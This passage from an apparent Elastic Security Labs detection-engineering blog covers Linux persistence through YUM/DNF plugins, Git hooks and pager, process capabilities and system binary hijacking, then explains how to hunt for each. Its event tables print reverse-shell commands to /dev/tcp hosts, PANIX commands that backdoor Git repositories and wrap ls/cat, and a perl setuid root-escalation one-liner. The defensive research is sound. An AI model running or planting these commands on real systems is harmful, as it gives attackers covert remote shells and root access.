| /home/ruben/panix.sh | - | - | - | /usr/lib/yumcon | creation |
| /home/ruben/panix.sh | /bin/bash ./panix.sh --package-manager --ip 192.168.211.131 --port 2013 --yum | /usr/bin/sudo | sudo ./panix.sh --package-manager --ip 192.168.211.131 --port 2013 --yum | - | exec |

Events generated as a result of package manager (YUM) persistence establishment

We see PANIX being executed, `/usr/lib/yumcon`, `/usr/lib/yum-plugins/yumcon.py` and `/etc/yum/pluginconf.d/yumcon.conf` being created. `/usr/lib/yumcon` is executed by `yumcon.py`, which is enabled in `yumcon.conf`. After updating the system, the reverse shell execution chain (`yum` → `sh` → `setsid` → `yumcon` → `python`) is executed. Similar to APT, our YUM coverage is multi-layered, and detects the following events:

**T1546.016 - installer packages (DNF)**

DNF (Dandified YUM) is the next-generation package manager used in modern Red Hat-based Linux distributions, including Fedora and CentOS. It replaces YUM while maintaining compatibility with YUM repositories and packages. Similar to YUM, DNF utilizes a plugin system to extend its functionality, enabling users to integrate custom scripts or programs that execute at key points in the package management lifecycle.

DNF plugins enhance its capabilities by allowing customization and automation beyond standard package management tasks. These plugins are stored in specific directories:

- `/etc/dnf/pluginconf.d/` (for configuration files)
- `/usr/lib/python3.9/site-packages/dnf-plugins/` (for plugin scripts)

Of course the location for the dnf-plugins are bound to the Python version that is running on your system. Similarly to YUM, to enable a plugin, `plugins=1` must be set in `/etc/dnf/dnf.conf`. An example of a DNF plugin can look like this:

```
 import dbus
import dnf
from dnfpluginscore import _

class NotifyPackagekit(dnf.Plugin):
         name = "notify-packagekit"

         def __init__(self, base, cli):
                  super(NotifyPackagekit, self).__init__(base, cli)
                  self.base = base
                  self.cli = cli
         def transaction(self):
                  try:
                           bus = dbus.SystemBus()
                           proxy = bus.get_object('org.freedesktop.PackageKit', '/org/freedesktop/PackageKit')
                           iface = dbus.Interface(proxy, dbus_interface='org.freedesktop.PackageKit')
                           iface.StateHasChanged('posttrans')
                  except:
                           pass
```

As for YUM, each plugin must be enabled through a `.conf` configuration file:

```
[main]
```

Similar to YUM's plugins and APT's configuration files, DNF plugins can be exploited by malicious actors to inject and execute unauthorized code during routine package management tasks. This attack vector extends to automated processes such as system updates, enabling persistent execution on systems with DNF-enabled repositories.

**Persistence through T1546.016 - installer packages (DNF)**

Similar to APT and YUM, DNF plugins should be crafted carefully to not interfere with the DNF update execution flow. You can use the following example or set it up by running:

```
 > sudo ./panix.sh --package-manager --ip 192.168.1.1 --port 2013 --dnf
> [+] DNF persistence established
```

Running a command similar to `sudo dnf update` will trigger the backdoor. Take a look at the events:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/python | - | - | - | - | connection_attempted |
| /bin/python | python /usr/lib/python3.9/site-packages/dnfcon | /bin/sh | sh -c setsid /usr/lib/python3.9/site-packages/dnfcon 2>/dev/null & | - | exec |
| /usr/lib/python3.9/site-packages/dnfcon | /usr/bin/env python /usr/lib/python3.9/site-packages/dnfcon | /bin/sh | sh -c setsid /usr/lib/python3.9/site-packages/dnfcon 2>/dev/null & | - | exec |
| /bin/setsid | setsid /usr/lib/python3.9/site-packages/dnfcon | /bin/sh | sh -c setsid /usr/lib/python3.9/site-packages/dnfcon 2>/dev/null & | - | exec |
| /bin/sh | sh -c setsid /usr/lib/python3.9/site-packages/dnfcon 2>/dev/null & | /bin/dnf | /usr/bin/python3.9 /bin/dnf update | - | exec |
| /bin/dnf | /usr/bin/python3.9 /bin/dnf update | /usr/bin/sudo | sudo dnf update | - | exec |
| ./panix.sh | - | - | - | /etc/dnf/plugins/dnfcon.conf | creation |
| /bin/chmod | chmod +x /usr/lib/python3.9/site-packages/dnf-plugins/dnfcon.py | ./panix.sh | /bin/bash ./panix.sh --package-manager --ip 192.168.211.131 --port 2014 --dnf | - | exec |
| ./panix.sh | - | - | - | /usr/lib/python3.9/site-packages/dnf-plugins/dnfcon.py | creation |
| /bin/chmod | chmod +x /usr/lib/python3.9/site-packages/dnfcon | ./panix.sh | /bin/bash ./panix.sh --package-manager --ip 192.168.211.131 --port 2014 --dnf | - | exec |
| ./panix.sh | - | - | - | /usr/lib/python3.9/site-packages/dnfcon | creation |
| ./panix.sh | /bin/bash ./panix.sh --package-manager --ip 192.168.211.131 --port 2014 --dnf | /usr/bin/sudo | sudo ./panix.sh --package-manager --ip 192.168.211.131 --port 2014 --dnf | - | exec |

Events generated as a result of package manager (DNF) persistence establishment

After the execution of PANIX, `/usr/lib/python3.9/site-packages/dnfcon`, `/etc/dnf/plugins/dnfcon.conf` and `/usr/lib/python3.9/site-packages/dnf-plugins/dnfcon.py` are created, and the backdoor is established. These locations are dynamic, based on the Python version in use. After triggering it through the `sudo dnf update` command, the `dnf` → `sh` → `setsid` → `dnfcon` → `python` reverse shell chain is initiated. Similar to before, our DNF coverage is multi-layered, and detects the following events:

### Hunting for persistence through T1546.016 - installer packages

Hunting for Package Manager persistence can be conducted through ES|QL and OSQuery. Indicators of compromise may include configuration and plugin file creations/modifications and unusual executions of APT/YUM/DNF parents. The Persistence via Package Manager rule contains several ES|QL/OSQuery queries that you can use to detect these abnormalities.

## T1546 - event triggered execution: Git

Git is a distributed version control system widely used for managing source code and coordinating collaborative software development. It tracks changes to files and enables efficient team collaboration across different locations. This makes Git a system that is present in a lot of organizations across both workstations and servers. Two

functionalities that can be (ab)used for arbitrary code execution are Git hooks and Git pager. MITRE has no specific technique attributed to these persistence mechanisms, but they would best fit T1546.

### T1546 - event triggered execution: Git hooks

Git hooks are scripts that Git executes before or after specific events such as commits, merges, and pushes. These hooks are stored in the `.git/hooks/` directory within each Git repository. They provide a mechanism for customizing and automating actions during the Git workflow. Common Git hooks include `pre-commit`, `post-commit`, `pre-merge`, and `post-merge`.

An example of a Git hook would be the file `.git/hooks/pre-commit`, with the following contents:

```
 #!/bin/sh
# Check if this is the initial commit
if git rev-parse --verify HEAD >/dev/null 2>&1
then
    echo "pre-commit: About to create a new commit..."
    against=HEAD
else
    echo "pre-commit: About to create the first commit..."
    against=4b825dc642cb6eb9a060e54bf8d69288fbee4904
fi
```

As these scripts are executed on specific actions, and the contents of the scripts can be changed in whatever way the user wants, this method can be abused for persistence. Additionally, this method does not require root privileges, making it a convenient persistence technique for instances where root privileges are not yet obtained. These scripts can also be added to Github repositories prior to cloning, turning them into initial access vectors as well.

### T1546 - event triggered execution: git pager

A pager is a program used to view content one screen at a time. It allows users to scroll through text files or command output without the text scrolling off the screen. Common pagers include less, more, and pg. A Git pager is a specific use of a pager program to display the output of Git commands. Git allows users to configure a pager to control the display of commands such as `git log`.

Git determines which pager to use through the following order of configuration:

- `/etc/gitconfig` (system-wide)
- `~/.gitconfig` or `~/.config/git/config` (user-specific)
- `.git/config` (repository specific)

A typical configuration where a pager is specified might look like this:

```
[core]
```

```
    pager = less
```

In this example, Git is configured to use less as the pager. When a user runs a command like `git log`, Git will pipe the output through less for easier viewing. The flexibility in specifying a pager can be exploited. For example, an attacker can set the pager to a command that executes arbitrary code. This can be done by modifying the `core.pager` configuration to include malicious commands. Let's take a look at the two techniques discussed in this section.

### Persistence through T1546 - Git

To test these techniques, the system requires a cloned Git repository. There is no point in setting up a custom repository, as the persistence mechanism depends on user actions, making a hidden and unused Git repository an illogical construct. You could initialize your own hidden repository and chain it together with a `cron` / `systemd` / `udev` persistence mechanism to initialize the repository on set intervals, but that is out of scope for now.

To test the Git Hook technique, ensure a Git repository is available on the system, and run:

```
> ./panix.sh --git --default --ip 192.168.1.1 --port 2014 --hook
```

```
> [+] Created malicious pre-commit hook in /home/ruben/panix
```

The program loops through the entire filesystem (as far as this is possible, based on permissions), finds all of the repositories, and backdoors them. To trigger the backdoor, run `git add -A` and `git commit -m "backdoored!"`. This will generate the following events:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2014 0>&1 | - | - | - | connection_attempted |
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2014 0>&1 | .git/hooks/pre-commit | /bin/bash .git/hooks/pre-commit | - | exec |
| /usr/bin/setsid | setsid /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2014 0>&1 | .git/hooks/pre-commit | /bin/bash .git/hooks/pre-commit | - | exec |
| /usr/bin/nohup | nohup setsid /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2014 0>&1 | .git/hooks/pre-commit | /bin/bash .git/hooks/pre-commit | - | exec |
| /usr/bin/git | - | - | - | /home/ruben/PANIX/.git/COMMIT_EDITMSG | creation |
| .git/hooks/pre-commit | /bin/bash .git/hooks/pre-commit | /usr/bin/git | git commit -m backdoored! | - | exec |
| /usr/bin/git | git commit -m backdoored! | /bin/bash | -bash | - | exec |
| /usr/bin/git | git add -A | /bin/bash | -bash | - | exec |
| /usr/bin/chmod | chmod +x /home/ruben/PANIX/.git/hooks/pre-commit | ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2014 --hook | - | exec |
| ./panix.sh | - | - | - | /home/ruben/PANIX/.git/hooks/pre-commit | creation |
| /usr/bin/find | find / -name .git -type d | ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2014 --hook | - | exec |
| ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2014 --hook | /bin/bash | -bash | - | exec |

Events generated as a result of the Git Hook persistence establishment

In this figure we see PANIX looking for Git repositories, adding a `pre-commit` hook and granting it execution permissions, successfully planting the backdoor. Next, the backdoor is initiated through the `git commit`, and the `git` → `pre-commit` → `nohup` → `setsid` → `bash` reverse shell connection is initiated.

To test the Git pager technique, ensure a Git repository is available on the system and run:

```
 > ./panix.sh --git --default --ip 192.168.1.1 --port 2015 --pager
> [+] Updated existing Git config with malicious pager in /home/ruben/panix
> [+] Updated existing global Git config with malicious pager
```

To trigger the payload, move into the backdoored repository and run a command such as `git log`. This will trigger the following events:

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2015 0>&1 | - | - | - | connection_attempted |
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2015 0>&1 | /bin/sh | /bin/sh -c nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2015 0>&1' … | - | exec |
| /usr/bin/setsid | setsid /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2015 0>&1 | /bin/sh | /bin/sh -c nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2015 0>&1' … | - | exec |
| /usr/bin/less | less | /bin/sh | /bin/sh -c nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2015 0>&1' … | - | exec |
| /usr/bin/nohup | nohup setsid /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2015 0>&1 | /bin/sh | /bin/sh -c nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2015 0>&1' … | - | exec |
| /bin/sh | /bin/sh -c nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2015 0>&1' >… | /usr/bin/git | git log | - | exec |
| /usr/bin/git | git log | /bin/bash | -bash | - | exec |
| /usr/bin/sed | - | - | - | /home/ruben/PANIX/.git/config | rename |
| /usr/bin/sed | - | - | - | /home/ruben/PANIX/.git/sedY0SFrs | creation |
| /usr/bin/sed | sed -i /^\[core\]/a \ pager = nohup setsid /bin/bash -c 'bash -i >& /dev/tcp/192.168.211.131/2015 0>&1' >… | ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2015 --pager | - | exec |
| /usr/bin/grep | grep -q \[core\] /home/ruben/PANIX/.git/config | ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2015 --pager | - | exec |
| /usr/bin/find | find / -name .git -type d | ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2015 --pager | - | exec |
| ./panix.sh | /bin/bash ./panix.sh --git --default --ip 192.168.211.131 --port 2015 --pager | /bin/bash | -bash | - | exec |

Events generated as a result of the Git Pager persistence establishment

PANIX executes and starts searching for Git repositories. Once found, the configuration files are updated or created, and the backdoor is planted. Invoking the Git Pager ( `less` ) executes the backdoor, setting up the `git` → `sh` → `nohup` → `setsid` → `bash` reverse connection chain.

We have several layers of detection, covering the Git Hook/Pager persistence techniques.

### Hunting for persistence through T1546 - Git

Hunting for Git Hook/Pager persistence can be conducted through ES|QL and OSQuery. Potential indicators include file creations in the `.git/hook/` directories, Git Hook executions, and the modification/creation of Git configuration files. The Git Hook/Pager Persistence hunting rule has several ES|QL and OSQuery queries that will aid in detecting this technique.

## T1548 - abuse elevation control mechanism: process capabilities

Process capabilities are a fine-grained access control mechanism that allows the division of the root user's privileges into distinct units. These capabilities can be independently enabled or disabled for processes, and are used to enhance security by limiting the privileges of processes. Instead of granting a process full root privileges, only the necessary capabilities are assigned, reducing the risk of exploitation. This approach follows the principle of least privilege.

To better understand them, some use cases for process capabilities are e.g. assigning `CAP_NET_BIND_SERVICE` to a web server that needs to bind to port 80, assigning `CAP_NET_RAW` to tools that need access to network interfaces or assigning `CAP_DAC_OVERRIDE` to backup software requiring access to all files. By leveraging these capabilities, processes are capable of performing tasks that are usually only possible with root access.

While process capabilities were developed to enhance security, once root privileges are acquired, attackers can abuse them to maintain persistence on a compromised system. By setting specific capabilities on binaries or scripts, attackers can ensure their malicious processes can operate with elevated privileges and allow for an easy way back to root access in case of losing it. Additionally, misconfigurations may allow attackers to escalate privileges.

Some process capabilities can be (ab)used to establish persistence, escalate privileges, access sensitive data, or conduct other tasks. Process capabilities that can do this include, but are not limited to:

- `CAP_SYS_MODULE` (allows loading/unloading of kernel modules)
- `CAP_SYS_PTRACE` (enables tracing and manipulation of other processes)
- `CAP_DAC_OVERRIDE` (bypasses read/write/execute checks)
- `CAP_DAC_READ_SEARCH` (grants read access to any file on the system)
- `CAP_SETUID` / `CAP_SETGID` (manipulate UID/GID)
- `CAP_SYS_ADMIN` (to be honest, this just means root access)

A simple way of establishing persistence is to grant the process `CAP_SETUID` or `CAP_SETGID` capabilities (this is similar to setting the `SUID` / `SGID` bit to a process, which we discussed in the previous persistence blog). But all of the ones above can be used, be a bit creative here! MITRE does not have a technique dedicated to process capabilities. Similar to Setuid/Setgid, this technique can be leveraged for both privilege escalation and persistence. The most logical technique to add this mechanism to (based on the existing structure of the MITRE ATT&CK framework) would be T1548.

### Persistence through T1548 - process capabilities

Let’s leverage PANIX to set up a process with `CAP_SETUID` process capabilities by running:

```
 > sudo ./panix.sh --cap --default
[+] Capability setuid granted to /usr/bin/perl
[-] ruby, is not present on the system.
[-] php is not present on the system.
[-] python is not present on the system.
```


```
[-] python3, is not present on the system.
[-] node is not present on the system.
```

PANIX will by-default check for a list of processes that are easily exploitable after granting `CAP_SETUID` capabilities. You can use `--custom` and specify `--capability` and `--binary` to test some of your own.

If your system has `Perl`, you can take a look at GTFOBins to find how to escalate privileges with this capability set.

```
 /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
```

Looking at the logs in Discover, we can see the following happening:



| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action | user.id | process.thread.capabilities.effective | process.thread.capabilities.permitted |
|---|---|---|---|---|---|---|---|---|
| /usr/bin/whoami | whoami | /bin/sh | /bin/sh | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /bin/sh | /bin/sh | /bin/bash | -bash | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /usr/bin/perl | /usr/bin/perl -e use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh"; | /bin/bash | -bash | - | exec | 1000 | CAP_SETUID | CAP_SETUID |
| /usr/sbin/setcap | setcap cap_setuid+ep /usr/bin/python3.10 | ./panix.sh | /bin/bash ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /usr/bin/realpath | realpath /usr/bin/python3 | ./panix.sh | /bin/bash ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /usr/sbin/setcap | setcap cap_setuid+ep /usr/bin/ruby3.0 | ./panix.sh | /bin/bash ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /usr/bin/realpath | realpath /usr/bin/ruby | ./panix.sh | /bin/bash ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /usr/sbin/setcap | setcap cap_setuid+ep /usr/bin/perl | ./panix.sh | /bin/bash ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| /usr/bin/realpath | realpath /usr/bin/perl | ./panix.sh | /bin/bash ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |
| ./panix.sh | /bin/bash ./panix.sh --cap --default | /usr/bin/sudo | sudo ./panix.sh --cap --default | - | exec | 0 | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... | [CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, ... |

Events generated as a result of the Linux capability persistence establishment

We can see PANIX being executed with `uid=0` (root), which grants `cap_setuid+ep` (effective and permitted) to `/usr/bin/perl`. Effective indicates that the capability is currently active for the process, while permitted indicates that the capability is allowed to be used by the process. Note that all events with `uid=0` have all effective/permitted capabilities set. After granting this capability and dropping down to user permissions, `perl` is executed and manipulates its own process UID to obtain root access. Feel free to try out different binaries/permissions.

As we have quite an extensive list of rules related to process capabilities (for discovery, persistence and privilege escalation activity), we will not list all of them here. Instead, you can take a look at this blog post, digging deeper into this topic.

### Hunting for persistence through T1548 - process capabilities

Hunting for process capability persistence can be done through ES|QL. We can either do a general hunt and find non uid 0 binaries with capabilities set, or hunt for specific potentially dangerous capabilities. To do so, we created the Process Capability Hunting rule.

## T1554 - compromise host software binary: hijacking system binaries

After gaining access to a system and, if necessary, escalating privileges to root access, system binary hijacking/wrapping is another option to establish persistence. This method relies on the trust and frequent execution of system binaries by a user.

System binaries, located in directories like `/bin`, `/sbin`, `/usr/bin`, and `/usr/sbin` are commonly used by users/administrators to perform basic tasks. Attackers can hijack these system binaries by replacing or backdooring them with malicious counterparts. System binaries that are used often such as `cat`, `ls`, `cp`, `mv`, `less` or `sudo` are perfect candidates, as this mechanism relies on the user executing the binary.

There are multiple ways to establish persistence through this method. The attacker may manipulate the system's `$PATH` environment variable to prioritize a malicious binary over the regular system binary. Another method would be to replace the real system binary, executing arbitrary malicious code on launch, after which the regular command is executed.

Attackers can be creative in leveraging this technique, as any code can be executed. For example, the system-wide `sudo` / `su` binaries can be backdoored to capture a password every time a user attempts to run a command with `sudo`. Another method can be to establish a reverse connection every time a binary is executed or a backdoor binary is called on each binary execution. As long as the attacker hides well and no errors are presented to the user, this technique is difficult to detect. MITRE does not have a direct reference to this technique, but it probably fits T1554 best.

Let's take a look at what hijacking system binaries might look like.

### Persistence through T1554 - hijacking system binaries

The implementation of system binary hijacking in PANIX leverages the wrapping of a system binary to establish a reverse connection to a specified IP. You can reference this example or set it up by executing:

```
 > sudo ./panix.sh --system-binary --default --ip 192.168.1.1 --port 2016
> [+] cat backdoored successfully.
> [+] ls backdoored successfully.
```

Now, execute `ls` or `cat` to establish persistence. Let's analyze the logs.

| process.executable | process.command_line | process.parent.executable | process.parent.command_line | file.path | event.action |
|---|---|---|---|---|---|
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2016 0>&1 2>/dev/null & | - | - | - | connection_attempted |
| /bin/bash | /bin/bash -c bash -i >& /dev/tcp/192.168.211.131/2016 0>&1 2>/dev/null & | /usr/bin/ls | /bin/bash /usr/bin/ls --color=auto | - | exec |
| /usr/bin/ls | /bin/bash /usr/bin/ls --color=auto | /bin/bash | -bash | - | exec |
| /usr/bin/chmod | chmod +x /usr/bin/ls | ./panix.sh | /bin/bash ./panix.sh --system-binary --default --ip 192.168.211.131 --port 2016 | - | exec |
| ./panix.sh | - | - | - | /usr/bin/ls | creation |
| /usr/bin/mv | - | - | - | /usr/bin/ls.original | rename |
| /usr/bin/mv | mv /usr/bin/ls /usr/bin/ls.original | ./panix.sh | /bin/bash ./panix.sh --system-binary --default --ip 192.168.211.131 --port 2016 | - | exec |
| /usr/bin/chmod | chmod +x /usr/bin/cat | ./panix.sh | /bin/bash ./panix.sh --system-binary --default --ip 192.168.211.131 --port 2016 | - | exec |
| ./panix.sh | - | - | - | /usr/bin/cat | creation |
| /usr/bin/mv | - | - | - | /usr/bin/cat.original | rename |
| /usr/bin/mv | mv /usr/bin/cat /usr/bin/cat.original | ./panix.sh | /bin/bash ./panix.sh --system-binary --default --ip 192.168.211.131 --port 2016 | - | exec |
| ./panix.sh | /bin/bash ./panix.sh --system-binary --default --ip 192.168.211.131 --port 2016 | /usr/bin/sudo | sudo ./panix.sh --system-binary --default --ip 192.168.211.131 --port 2016 | - | exec |

Events generated as a result of the Linux system binary hijacking persistence establishment

In the figure above we see PANIX executing, moving `/usr/bin/ls` to `/usr/bin/ls.original`. It then backdoors `/usr/bin/ls` to execute arbitrary code, after which it calls `/usr/bin/ls.original` in order to trick the user. Afterwards, we see `bash` setting up the reverse connection. The copying/renaming of system binaries and the hijacking of the `sudo` binary are captured in the following detection rules.

### Hunting for persistence through T1554 - hijacking system binaries

This activity should be very uncommon, and therefore the detection rules above can be leveraged for hunting. Another way of hunting for this activity could be assembling a list of uncommon binaries to spawn child processes. To aid in this process we created the Unusual System Binary Parent (Potential System Binary Hijacking Attempt) hunting rule.

## Conclusion

In this part of our “Linux Detection Engineering” series, we explored more advanced Linux persistence techniques and detection strategies, including init systems, run control scripts, message of the day, udev (rules), package managers, Git, process capabilities, and system binary hijacking. If you missed the previous part on persistence, catch up here.

We did not only explain each technique but also demonstrated how to implement them using PANIX. This hands-on approach allowed you to assess detection capabilities in your own security setup. Our discussion included detection and endpoint rule coverage and referenced effective hunting strategies, from ES|QL aggregation queries to live OSQuery hunts.

We hope you've found this format informative. Stay tuned for more insights into Linux detection engineering. Happy hunting!

---

Source: https://www.elastic.co/security-labs/sequel-on-persistence-mechanisms